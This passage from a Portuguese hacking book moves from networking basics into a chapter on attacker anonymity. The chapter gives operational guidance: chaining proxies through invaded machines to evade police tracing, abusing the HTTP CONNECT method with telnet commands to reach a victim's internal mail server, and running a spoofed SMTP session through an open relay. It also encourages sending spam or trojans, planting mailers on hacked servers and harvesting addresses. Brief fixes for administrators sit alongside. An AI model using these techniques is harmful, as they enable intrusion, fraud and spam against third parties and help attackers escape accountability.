ção constante de suas tabelas baseado nas de outros roteadores. Um dos maiores problemas encontrados nesse protocolo é que ele define o caminho a ser percorrido baseado na distância até o receptor, sem levar em conta as condições e desempenho da rota a ser percorrida.

As mensagens RIP possuem os seguintes elementos:

Comando - Usado para identificar se a mensagem é um pedido ou uma resposta;

Versão - Informa a versão do protocolo;

Reservado - Há diversos campos marcados como reservados, e todos eles são preenchidos com zeros;

Protocolo - Informa qual foi o protocolo utilizado para gerar o endereçamento;

Endereço IP - Diz qual o IP da rede cuja distância está sendo informada através da mensagem;

Distância - Informa a distância até a rede no campo do endereço IP.

Internet

Em 1969, nascia a Internet. Essa pode ser considerada uma das histórias mais contadas no mundo digital, mas nunca é demais relembrar a origem de um dos grandes frutos da humanidade. A intenção era ligar os laboratórios de pesquisa norte-americanos da ARPA (Advanced Research Projects Agency), visando à estabilidade de todo o sistema caso algo acontecesse a um dos seus terminais. Podemos dizer então que mais um avanço da humanidade nasceu ligado às intenções militares, tudo por causa da guerra fria.

Aos poucos, a rede foi se expandindo para universidades e laboratórios, e com o tempo acabou ganhando o mundo. Não existe um lugar central onde a Internet esteja localizada, são mais de 40 mil redes espalhadas ao redor do globo, todas elas baseadas no protocolo TCP/IP. Não foi à toa que ele se tornou tão popular, como dissemos antes.

A Rede Mundial de computadores, também chamada de WWW (World Wide Web), é formada por redes de alta capacidade, que por sua vez estão conectadas a computadores poderosos conhecidos como Backbones, com alta largura de banda.

Discutir os componentes da Internet seria como discutir o próprio protocolo TCP/IP, e já que o estudamos no capítulo Redes I, aconselhamos o leitor a dar uma olhada em termos como FTP, HTTP, DNS, entre outros que lá estão descritos. Esses são os termos mais usados na grande Rede.

Sub-Redes

Uma rede baseada em TCP/IP pode ser dividida em redes menores para que haja a possibilidade de criar domínios de difusão menores, e assim utilizar melhor os recursos disponíveis. Elas são conhecidas como sub-redes ou redes

segmentadas. Essas redes se utilizam apenas de um roteador IP. Sendo assim, cada sub possui apenas uma identificação. A rede teria um número fixo de IP, como 192.168.10.0, e todas as máquinas compreendidas dentro dela teriam IPs baseados nesse número, por exemplo:

IP da rede: 192.168.10.0

IPs internos: 192.168.10.1, 192.168.10.2, 192.168.10.3...

Além disso, as máscaras de sub-rede foram criadas para auxiliar na identificação das máquinas na rede. Você pode encontrar mais informações sobre elas no capítulo de Redes I, em TCP/IP.

Redes Wireless

Rádio

Sistema utilizado primordialmente em redes públicas, dada a falta de segurança em suas transmissões. É necessário que antenas estejam instaladas dentro do alcance de transmissão, mas nada impede alguém (hackers, talvez) de instalar uma antena para a captação desses dados, que, se não estiverem criptografados adequadamente, poderão ser utilizados para outros fins que não os esperados.

Uma de suas grandes vantagens é que sua operação é feita na freqüência de 2,4 GHz, considerada de uso público, e dessa forma não há necessidade de autorização de órgãos governamentais para sua utilização.

Uma outra forma de transmissão de dados por rádio é conhecida como transmissão direcional. Ela é feita por meio de antenas parabólicas, mas estas devem estar bem alinhadas, pois qualquer obstáculo ou desvio pode comprometer seriamente a conexão.

IEEE 802.11

Foi o padrão criado para sanar o problema da falta de padronização existente entre os fabricantes de tecnologia de rádio, pois não havia compatibilidade entre os diferentes produtos, impedindo assim a comunicação entre as redes. Ele utiliza um esquema conhecido como Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA). O transmissor faz um teste inicial e logo em seguida sincroniza as máquinas para que não haja conflitos ou colisões na transmissão dos dados.

Infravermelho

A utilização do infravermelho para a comunicação sem fio tem sua aplicação voltada mais para redes locais. Seu alcance está restrito a um ambiente pequeno e totalmente sem obstáculos, pois o espectro de luz não pode atravessá-los.

Bluetooth

O Bluetooth é considerado como uma rede sem fio de baixo custo, mas que infelizmente possui baixo alcance. Sua propagação é feita a partir de sinais de rádio de alta freqüência e sua versatilidade permite a conexão de vários aparelhos que vão desde eletrodomésticos até laptops. Essa tecnologia foi criada a partir da iniciativa da Ericsson Mobile Communication, em 1994, para explorar a capacidade da interface de rádio em seus aparelhos. Em 1998 nasceu o SIG (Bluetooth Special Interest Group). O sistema utiliza uma freqüência de até 2,4 GHz, com uma taxa de transmissão de aproximadamente 1 Mbps, com distância máxima de dez metros.

GSM

O Global System for Mobile Communications é um padrão para telefonia de arquitetura aberta móvel utilizado na Europa e que já está se espalhando pelo mundo. Ele opera na freqüência de 900 MHz, especificada pelo European Telecommunications Standards Institute (ETSI). Atualmente, a tecnologia empregada já está na sua terceira geração, a qual veremos a seguir:

2,5G

Nível intermediário entre a 2G e a 3G, permite a conexão de banda larga com celulares e PDAs. Além disso, oferece uma gama de serviços que tornaram esta tecnologia muito mais atrativa, como mensagens de texto instantâneas e serviços de localização.

3G

Terceira geração da tecnologia GSM. Suas aplicações estão voltadas para o acesso direto à Internet com banda larga, transformando assim o telefone móvel em uma plataforma completa para a obtenção de dados e serviços na Internet; além disso, há estudos sobre sua utilização para comércio móvel. Isso significa efetuar compras em máquinas automáticas e lojas utilizando o aparelho celular. Pode operar em freqüências de 1,9 GHz a 2,1 GHz.

WiFi

WiFi é a abreviatura para o termo Wireless Fidelity, da WECA (Wireless Ethernet Compatibility Alliance), que utiliza o protocolo conhecido como IEEE 802.11b.

Vulnerabilidades II

Capítulo 9

"Des gens esclaves, chansons, chants & requestes, Captifs par Princes, & Seigneurs aux prisons. A l'advenir par idiots sans testes, Seront receus par divins oraisons".[1]

Nostradamus, Centúria I, 14ª quadra, aprox. 1555

1 Do povo escravizado, canções, cantos e perdidos/Cativos por príncipes e lordes nas prisões: / No futuro, por tais idiotas acéfalos / Esses (perdidos) serão tomados como orações divinas.

À medida que evoluímos em nossos estudos sobre as fraquezas dos sistemas de informação, tornamo-nos mais ousados e confiantes. Este livro, mimetizado em curso superior, foi estruturado para que qualquer pessoa com conhecimento básico em informática pudesse chegar a entender alguma coisa sobre segurança e redes. Por isso mesmo, até aqui, o leitor foi tratado quase que como um leigo. Para não "ofender" os leitores com conhecimentos técnicos mais avançados, colocamos no CD todas as matérias que normalmente seriam consideradas pré-requisito para entendimento do que realmente interessa. As matérias consideradas diretamente ligadas com hackerismo (invasão, engenharia social, etc.) ficaram no livro impresso. A partir de agora, consideraremos que os conceitos estão assimilados ("matéria dada") e passaremos a tópicos mais "pesados".

Vejamos o que temos até agora. Falando diretamente sobre hackers e invasões, tivemos os seguintes capítulos:

Capítulo Zero – Aula Inaugural – Uma introdução ao ambiente normalmente chamado de hacker space ou digital underground.

Capítulo 1 – Psicologia Hacker – Um pouco do modo de pensar dos habitantes desse mundo.

Capítulo 5 – Fundamentos Jurídicos – Considerações legais sobre informática

Capítulo 6 – Engenharia Social – Obtendo informações ANTES de ligar o computador.

Capítulo 7 – Vulnerabilidades I – Agindo como script kiddies e invadindo computadores pessoais.

Com tudo o que vimos até este capítulo, podemos dizer que já nos igualamos à grande multidão de script kiddies espalhados pelo globo. O leitor deve ter notado que, em vez de falar de dezenas de ferramentas e explicar como cada uma funciona, tentamos mostrar o modo como os kiddies trabalham e os locais onde se pode encontrar tais ferramentas.

Novamente advertimos: nenhum livro, CD-ROM, FAQ ou site na Internet ensinará alguém a ser hacker. É um processo que requer estudo, paciência, persistência e abnegação. No presente capítulo, veremos mais algumas técnicas usadas pelos script kiddies, desta vez focando sites na Internet ou redes e sistemas corporativos. Mas ao contrário dos kiddies, você saberá exatamente o que está fazendo, baseado nos conhecimentos adquiridos anteriormente. Outra coisa que poderá ser notada: ferramentas de "hacking" para Windows 9x são meros brinquedos. À medida que as coisas vão ficando sérias, apenas sistemas mais parrudos como o Windows NT ou o Unix possuem condições de servir de base para ataques, especialmente este último.

Em caso de dúvida, recomendamos uma releitura dos capítulos anteriores, incluindo a execução das experiências mostradas. O quê? Você não fez nenhuma experiência prática? Ora! Pare a leitura do livro por aqui e só volte quando terminar a lição de casa!

Navegando anonimamente

Os proxies fazem mais do que servirem de firewall e cache para redes internas acessarem à Internet. Um computador atrás de um proxy fica totalmente escondido, e seu número IP não é revelado. Para o computador que recebe a conexão, o IP de origem dos pacotes que chegam é todo do proxy.

Se um hacker conseguir acesso a um proxy qualquer para navegar na Internet seus passos estarão cobertos. Esse proxy pode ser um serviço público – há diversos proxies públicos na Internet, alguns gratuitos, mas a maioria é paga. Pode ser também algum proxy particular que esteja mal configurado e aceitando relay de toda a Internet. Mesmo bem configurado, há falhas em alguns softwares que permitem que hackers usem proxies alheios como escudo.

O outro lado da moeda também é válido. Um proxy é um serviço aberto em uma porta TCP e, portanto, está sujeito a falhas. Um serviço de proxy pode ser a porta de entrada para a invasão da máquina e comprometimento de outros serviços antes "saudáveis".

Proxies públicos

Uma das formas de navegar sossegado pela Internet sem ser molestado é utilizar-se de um servidor público de proxy. Atrás desse servidor, seu IP fica invisível para todos os sites da Internet: você está a salvo dos vendedores de enciclopédias, dos colecionadores de cookies e das investigações do governo. Hackers que estejam tentando atingi-lo terão apenas o IP do proxy. Como toda tecnologia pode também ser usada para o mal, você pode esconder-se atrás do proxy para originar ataques, que serão registrados nos logs da vítima com um IP diferente do seu. A conexão entre você e o proxy pode ser criptografada com SSL – normalmente por meio de um Secure Shell ou SSH – e a maioria dos servidores garante que suas atividades não serão registradas ou suas informações redirecionadas a empresas que patrocinam o proxy. Parece seguro, não? Nem tanto.

Bem ou mal, o próprio proxy tem informações a seu respeito. Mesmo que haja proxies públicos garantindo que você não será rastreado nem registrado nos logs do servidor, alguns deles podem estar mentindo. Se você causar algum estrago na Internet, cedo ou tarde será rastreado até o proxy. Basta um mandado judicial para que o responsável pelo servidor abra seus registros à Polícia Federal. Ser preso seria questão de horas.

Há várias maneiras de tentar driblar esse inconveniente. A primeira é uma técnica chamada *daisy-chain proxying*: invade-se um computador sem importância, que é usado para invadir um segundo, que é usado para invadir um

terceiro. Entre cada um desses computadores usa-se um proxy, aumentando o número de hosts intermediários para seis ou mais e impondo uma dificuldade extra para os investigadores, que terão de vasculhar nos registros de vários proxies até determinar a origem de cada um dos estágios. A vantagem desse método é que é independente de plataforma: você pode usar máquinas Unix, Windows, Mac ou qualquer outra que possua conectividade compatível com o serviço proxy. Lembre-se de usar servidores *diferentes* e, preferencialmente, geograficamente distantes. Se você estiver no Brasil e quer invadir um sistema nos Estados Unidos, seu primeiro proxy pode estar na Austrália, o segundo no Brasil mesmo e o terceiro na Europa. Incluir o Brasil na lista de proxies utilizados é um "truque sujo" para confundir o investigador, que normalmente descarta a possibilidade de o atacante estar no mesmo país do proxy investigado ("Ninguém seria tão burro...").

Alguns endereços de proxies públicos:

www.publicproxyservers.com/

www.stayinvisible.com/

tools.rosinstrument.com/proxy/

www.antiproxy.com/


netspy.ukrpack.net/

E, obviamente, seu buscador de Internet favorito (Google, All the Web), com as palavras chave "public proxy", pode cuspir centenas de listas de servidores públicos disponíveis. Instruções para configurar seu browser para utilizar um desses serviços podem ser encontradas na Ajuda dos próprios programas. Observe que há proxies para serviços determinados, normalmente HTTP, FTP e e-mail. Se você pretende usar um deles para um portscan ou mesmo um ataque, deve antes disfarçar os pacotes TCP/IP de seu ataque para que se pareçam com o serviço suportado e se passem pelo proxy.

Outra maneira de reforçar o anonimato na Grande Rede, mais simples, mas menos efetiva, é usar programas que escolhem automaticamente o proxy de uma lista e conectam-se a eles. Cada vez que o programa é ativado, um servidor é escolhido aleatoriamente ou obedecendo a critérios predefinidos. Alguns mais avançados são capazes de alternar entre proxies de tempos em tempos, pulverizando os rastros. O browser deve ser configurado para acessar o programa, que roda no endereço de *loopback* ("localhost" ou 127.0.0.1), e deixar que o programa cuide de encontrar um proxy seguro.


Um bom serviço pago de proxy assistido por um programa-cliente é o Anonymizer (www.anonymizer.com). A versão mais básica do serviço custava, em março de 2003, US$ 49,90 mais impostos, e estava disponível apenas para Windows. Entre os recursos oferecidos, além do proxy aleatório com servidores públicos, estão a criptografia de URLs, gerenciamento de cookies,

bloqueio do *web bug*, apagamento automático do histórico de páginas visitadas e uma barra de ferramentas para o Internet Explorer 6.




Além dele, podemos destacar o Anonymity 4 Proxy (www.inetprivacy.com/a4proxy/). Disponível para todas as versões do Windows, possui uma lista muito grande de proxies públicos, e faz o gerenciamento de conexões a todos eles. Possui diversas opções que permitem associar zonas da Internet ou sites específicos a um ou mais servidores de proxy, análise do tráfego e protocolos associados e compartilhamento da conexão com uma rede local.

Outro digno de nota é o Stealther, um software que oferece a possibilidade de utilizar uma matriz de proxies públicos para automatizar o *daisy-chain*.



O Stealther pode ser encontrado em (www.photonosoftware.com/Stealther/main.php3?language=eng&reseller=9824).

Para a turma do Free Software existe o JAP - Java Anonymity and Privacy. Como é escrito em Java, funciona nas mais diversas plataformas que suportam essa linguagem, incluindo Unix, Macintosh, OS/2 e Windows. O software pode ser baixado em anon.inf.tu-dresden.de/ (o site está em alemão).



O pessoal do Unix não foi esquecido. O ProxyTools (proxytools.sourceforge.net) é um conjunto de ferramentas para desktop e servidor que também permite navegar anonimamente na Internet usando proxies anônimos. Ele foi especialmente desenvolvido para auxiliar os internautas de países que aplicam a censura na Internet, como China, Burma e os países islâmicos (e, mais recentemente, os Estados Unidos da América). As ferramentas para máquinas-cliente rodam exatamente da maneira que os outros softwares listados acima: procuram e encontram servidores proxy públicos. Há ainda um daemon que pode rodar em um servidor Unix e desempenha a função de "proxy dos proxies". Dessa forma, o cliente não precisa ter nada instalado em seu computador, fugindo de batidas policiais e, principalmente, das duríssimas penas aplicadas aos infratores das leis de censura. Em alguns países, essas penas podem incluir a execução do infrator.

Outras ferramentas similares para Unix são o Bouncer (www.r00t3d.org.uk) e o ProxyFloppy (www.nameless.cultists.org).

Apesar de ser mais seguro que navegar de peito aberto, cuidado com os proxies, especialmente os públicos! Alguns são armadilhas da polícia, outros são por natureza inseguros e pode haver, inclusive, servidores maliciosos, mantidos por crackers, para rastrear script kiddies e internautas incautos, visando a usá-los (principalmente seus IPs) como laranjas em ataques de *spoofing*. Por isso mesmo, hackers experientes preferem invadir uma rede sem importância (pequenas empresas, escolas ou universidades) para usar seu proxy. Ou valer-se de proxies mal configurados à solta pela Internet.

Proxies privados

Há diversas maneiras de invadir uma máquina rodando algum programa de proxy e fazê-la esconder-se da Internet. O método para cada tipo de proxy depende de sua versão e do sistema operacional no qual roda. Mas há algumas vulnerabilidades que funcionam em qualquer plataforma, pois são inerentes à tecnologia e não à implementação da tecnologia por um determinado desenvolvedor.

Um desses casos é o TCP Tunnel, uma maneira de encapsular pacotes TCP dentro de outros para transportá-los a salvo pela Internet. Essa tecnologia é muito usada para criar VPNs, ou redes privadas virtuais. Mas uma falha na tecnologia pode dar a hackers espertos um proxy improvisado. Essa vulnerabilidade é realmente antiga. Veja o que diz o FAQ do software Squid (www.squid-cache.org/Doc/FAQ/FAQ-1.html), no item 1.12:

"Desde a versão 2.5, o Squid suporta conexões SSL e tráfego "tunelado" entre clientes e servidores. Neste caso, o Squid pode fazer um relay dos bits criptografados entre as duas extremidades da conexão.

Normalmente, quando seu browser encontra uma URL https, executa uma das duas ações abaixo:

1 O browser abre uma conexão SSL direta com o servidor https;

2 O browser solicita a abertura de um túnel IP através do Squid usando o método CONNECT.

O método CONNECT é uma forma de tunelar qualquer conexão que passe por um proxy de HTTP. O proxy não interpreta ou entende o conteúdo que está sendo tunelado, apenas o repassa entre as duas máquinas envolvidas na conexão. Para mais detalhes sobre tunelamento e o método CONNECT, veja o internet draft "Tunneling TCP based protocols through web proxy servers" (www.web-cache.com/Writings/Internet-Drafts/draft-luotonen-web-proxy-tunneling-01.txt) e a RFC2817 (ftp://ftp.isi.edu/in-notes/rfc2817.txt)."

Veja a seguinte frase, retirada desse trecho do FAQ: "O proxy não interpreta ou entende o conteúdo que está sendo tunelado, apenas o repassa entre as duas máquinas envolvidas na conexão." Isso quer dizer que o proxy sequer verifica se os dados estão criptografados ou não. Portanto, pode-se explorar essa vulnerabilidade simplesmente usando o método CONNECT para conectar-se a um servidor, que pode ser tanto uma máquina na Internet como um servidor em sua Intranet! Lembre-se de que o proxy pode estar rodando na máquina gateway, que possui duas interfaces de rede (uma para a rede interna e outra para a rede externa). Tomando posse do proxy, o invasor tem acesso à rede interna, mesmo que ela seja implementada com IPs reservados como 10.0.0.0. ou 192.168.0.0!!!

Que tal um exemplo prático? Em um proxy vulnerável, nos conectaremos a um servidor de e-mail interno e o usaremos como remailer. Considere as seguintes informações:

- IP do atacante: 200.230.xxx.yyy
- Proxy vulnerável da vítima: 64.131.aaa.bbb, "escutando" na porta 3128
- Servidor SMTP interno da vítima: 192.168.1.11

Conecte-se ao proxy usando o velho e bom telnet (o exemplo usa o shell do Unix, mas pode ser feito no Windows sem problemas, com emuladores de terminal e telnet como o TeraTerm ou mesmo o HyperTerminal, que vem "de brinde" com o SO):

```
$ telnet 64.131.aaa.bbb 3128
```

Uma vez conectado, digite o seguinte comando:

```
CONNECT 192.168.1.11:25 / HTTP/1.0
```

Se, como resposta, aparecer o banner do servidor, você pode emitir comandos para enviar seus e-mails anônimos (veja a próxima seção, "Anonymous remailers", ainda neste capítulo). Note que SMTP foi usado aqui apenas como exemplo. Você pode usar o método CONNECT para qualquer serviço: POP, FTP,

HTTP, SMB/CIFS, Telnet novamente... Note ainda que, tunelando vários proxies em cadeia, é possível colocar vários níveis de proxying em seus ataques.

A correção para este problema é tão simples quanto óbvia: desligue o TCP Tunneling no seu proxy. Se o tunelamento for absolutamente necessário, não deixe seu proxy conectado diretamente à Internet. Instale-o em outra máquina e coloque-o atrás do firewall. Restringir as portas pelas quais se pode fazer o tunelamento, deixando apenas as que realmente serão usadas, também é uma boa saída.

Squid

O Squid, proxy server número um para amantes do Unix e do Software Livre, também tem suas mazelas. Sites com Squid e regras de firewalls mal configurados são um prato cheio para quem está procurando anonimato. Mas mesmo sistemas perfeitamente configurados (e indiscutivelmente seguros do ponto de vista do administrador) podem estar frágeis a ataques. Uma vulnerabilidade recente (lwn.net/Vulnerabilities/4336) permite diversos ataques, entre eles:

- Problemas com o protocolo Gopher permitem que menus malformados causem problemas de segurança;
- Os dois canais de comunicação FTP permitem que dados sejam extraídos ou inseridos, podendo forçar o download de arquivos arbitrários ou a execução de comandos no servidor;
- Falha na autenticação permite que usuários não cadastrados utilizem o proxy.

As três falhas poderiam ser usadas para, além da invasão do servidor no qual o Squid estivesse rodando, forçar o proxy a fazer relay de IPs não autorizados. Exploits podem ser encontrados no Security Focus (www.securityfocus.com). A correção é simples: atualize seu Squid para a versão 2.4.STABLE 7 ou superior. Mas como os administradores de rede por aí são preguiçosos (e a falha é relativamente nova, de novembro de 2002), é possível que você encontre, por muitos anos ainda, Squids com versões vulneráveis.

WinGate

O WinGate foi lançado em 1995 como um compartilhador de Internet para redes domésticas. Simula um proxy/gateway por IP Masquerade e, pelo seu preço baixo, foi muito popular nos EUA. Apesar de ser um produto já velhinho, muita gente ainda o usa para compartilhar sua conexão de Internet com as máquinas de uma pequena rede. Há diversas maneiras de tirar algumas versões antigas do WinGate do ar. Uma das mais conhecidas é conectar-se (com telnet, por exemplo) à porta 2080 e enviar alguns quilobytes de dados quaisquer.

Mas o interessante é que algumas versões do WinGate mal configuradas permitem que ele seja usado como proxy anônimo. Se você roda um desses, está arriscado a emprestar o SEU IP para que script kiddies ataquem o Pentágono. Encontrar exploits para o WinGate é muito fácil. Use seu mecanismo de busca

favorito e procure por "wingate scanner". Tenha em mente que muitos desses scanners podem ser armadilhas para pegar script kiddies e, portanto, conter vírus e trojans - atualize seu antivírus!!!

A correção para isso é bem fácil. Se você insistir em usar Windows, faça um upgrade do WinGate (www.wingate.com) ou use outro software, como o WinProxy (www.winproxy.com). As versões mais novas do Windows possuem o Internet Connection Sharing, que dispensa o uso de programas externos. Mas o próprio ICS é, em si, inseguro, então recomendamos que instale um firewall pessoal como o ZoneAlarm (www.zonealarm.com) ou compre por uns trocados uma sucata de 386 (funcionando, obviamente) com pelo menos 8 Mbytes de RAM e sem nenhum HD. Nela, instale algum gateway+firewall baseado em Linux ou FreeBSD. Boas pedidas são o Coyote Linux (www.coyotelinux.com), o Trinux (trinux.sourceforge.net) e o FreeSCO (www.freesco.org). A sucata de 386 custará mais barato que as licenças de WinGate, WinProxy ou do Windows com ICS e Zone Alarm. Além disso, se bem configurada funcionará melhor, será mais segura e deixará seu micro de trabalho com menos porcarias instaladas.

Anonymous remailers

Uma das coisas mais chatas que existem (depois dos vendedores de enciclopédia, dos pop-ups em web sites e dos representantes técnicos de grandes softwarehouses, insistindo para que você use o caríssimo programa deles, e não aquele gratuito que faz a mesma coisa) é o spam. Todos nós recebemos, diariamente, dezenas ou mesmo centenas de mensagens indesejadas nos oferecendo de tudo, de sexo a cera colorida para automóveis, de panelas ultra-modernas a consolidação de dívidas. Em um primeiro momento, é fácil configurar um cliente de e-mail como o Outlook ou o Eudora para, no campo "From" das mensagens enviadas, apresentar um endereço diferente do seu.

Mas esse artifício é logo descoberto, pois no cabeçalho do e-mail (os dados que vêm antes de sua mensagem, e que normalmente não aparecem) ficam registrados seu e-mail verdadeiro, o endereço de seu servidor SMTP e até o nome do programa que você usou. Para enviar spam sossegado (ou um cavalo de tróia) você tem, então, duas opções:

- Encontrar servidores de SMTP que estejam abertos para relay externo, ou seja, que aceitem conexões vindas de qualquer canto da Internet. Acredite, eles são bem comuns...
- Utilizar um software ou site que reenvie seus e-mails sem revelar a origem.

Em servidores SMTP desprotegidos, você pode configurar seu cliente de e-mail para conectar-se a ele, mas isso poderia deixar muitos rastros. Uma boa técnica é usar o velho e bom telnet para tal. Depois de encontrar um servidor de e-mail aberto ao grande público, dê um telnet a ele na porta 25:

```
$ telnet IP.DO.SMTP.ABERTO 25
```

No prompt que aparecer, você deve digitar os comandos que, normalmente, seu programa de e-mail enviaria ao servidor - sim, eles estão em texto puro!

```
HELO servidor.aberto.com
MAIL FROM: mailfalso@servidor.aberto.com
RCPT TO: pr@presidencia.gov.br
DATA
Date: Thu, 31 Dec 1998 12:16:35 -0500 (EST)
From: mailfalso@servidor.aberto.com (Um brasileiro resoluto)
To: pr@presidencia.gov.br
Subject: Programa de Governo
Reply-To: mailfalso@servidor.aberto.com
Ei! Quando vocês vão começar a cumprir o programa de
governo, hein?
.
QUIT
```

Alguns sistemas, mesmo abertos para relay externo, são imunes a esse procedimento. Você conseguirá enviar o e-mail, mas não será permitido "mentir" a respeito de seu endereço. Enviar um e-mail a você mesmo é um bom teste, mas não esqueça de verificar os cabeçalhos! O que ocorre é que servidores de SMTP mais novos verificarão sua identidade com o serviço identd (que tenta identificá-lo remotamente). Nesses casos, é necessário "enganar" o identd primeiro, para depois usar o SMTP aberto. Não tenha preguiça de completar todos os campos mostrados. Assim, sua mensagem ficará mais parecida com uma mensagem real. Para mais informações sobre o funcionamento do protocolo SMTP, leia as RFCs 822 e 931.

Há diversos sites que enviam e-mails anônimos. Mesmo grandes sites de hospedagem gratuita e mecanismos de busca (como o Lycos: members.lycos.fr/moiaptoi/mail.php) possuem páginas especiais para enviar e-mails com mensagens ou e-cards aos seus amigos - ferramenta que, na mão de um hacker, torna-se uma arma. Uma rápida pesquisa no Google retornou vários exemplos de web anonymous mailers. Separamos, dentre as centenas mostradas, estes cinco:

- www.gilc.org/speech/anonymous/remailer.html
- fanclub.etoy.c3.hu/tanksystem/underground-tank/resistance/mailerform.html
- judsonalumni.com/level5 <= Um site de estudantes!
- www.email-anonyme.fr.st
- mailer.us.tf

Você pode ainda invadir um servidor qualquer na Internet e implementar lá, sem que ninguém saiba, seu próprio Mailer. Um exemplo de código (em PHP) pode ser visto em http://www.pscode.com/vb/scripts/ShowCode.asp?txtCodeId=953&lngWId=8.

Há pilhas de softwares que automatizam o processo de enviar toneladas de e-mails para milhares de endereços, incluindo aí implementar seu próprio servidor SMTP doméstico ou varrer a Internet atrás de servidores podres. Se você

usa Unix e tem conexão direta com a Internet, pode instalar um servidor completo de SMTP em sua máquina, configurá-lo para um domínio fictício qualquer e mandar brasa! Alguns provedores bloqueiam servidores SMTP em seus assinantes, mas nada que um proxy público não resolva...

Há diversas opções disponíveis, sendo o Qmail, Postfix e o veterano Sendmail as mais conhecidas. Em um refinamento desse processo, podem-se utilizar servidores de listas de discussão para automatizar a entrega a muitos destinatários. Entre os servidores de listas mais comuns encontram-se o Majordomo, o Exim e o GNU Mailman. Para alimentar os servidores de listas, basta criar uma lista de distribuição e cadastrar, aos poucos, endereços colecionados pela Internet. Há scripts como o Bulk Mailer (ftp://cs.utk.edu/pub/moore/bulk_mailer/) que facilitam a tarefa ainda mais. Uma procura no Google já seria suficiente para começar, mas não há necessidade: você pode, simplesmente, copiar e colar a partir daqueles e-mails de corrente e mensagens de fim de ano que se costuma receber e que normalmente vêm repletos de endereços nos campos "Para" e "CC". Se você é inimigo do spam, uma dica: ao reenviar mensagens, use sempre o campo "Cópia Oculta" ou BCC.

No lado do cliente, ainda é possível enviar e-mails anônimos sem invadir servidor algum. Tenha em mente que, apesar de ser uma solução mais simples, é perigosamente fácil de ser rastreada. Alguns programas (pagos) para Windows que fazem isso são:

- Send-Safe: www.send-safe.com
- Bulker: bulker.us

No CD, há alguns outros programas gratuitos que prometem cumprir o prometido: enviar e-mails anônimos a um grande número de pessoas. Teste todos. Mas não se prenda à facilidade de um script, como diria a hackergirl Melpôneme. Tente entender como os servidores SMTP funcionam, e verá que é fácil utilizar qualquer um deles para enviar e-mails anônimos. Uma última recomendação: leia as RFCs!

Furando firewalls


Quando alguém invade um computador doméstico, tem à sua disposição alguns arquivos importantes apenas para o dono. Talvez algum software bacana que mereça ser copiado. Essas máquinas não servem para realizar o sonho warholiano desses adolescentes: ter seus breves momentos de fama.

Para conseguir a tão sonhada publicidade grátis, é necessário atacar sistemas que sejam visíveis ao grande público. Alterar web sites é a primeiríssima escolha, uma vez que algum recado pode ser dado e a obra-de-arte sempre virá assinada. Mas há outras opções de grande repercussão, embora mais anônimas. Derrubar servidores de empresas ou roteadores da Internet são duas delas. Apesar do anonimato, o estrago causado é grande.

Firewalls

Falemos a verdade: quem hoje, em sã consciência, deixaria um servidor Web ligado diretamente à Internet? (Ok, ok, ok, está bem: muita gente faria isso...?) Mesmo que sejam máquinas acessíveis aos internautas em geral, um certo grau de proteção deve ser providenciado para que nosso site não seja molestado logo no primeiro dia (ou antes, na primeira hora...). Essa proteção usualmente é relegada a equipamentos chamados *firewalls*.

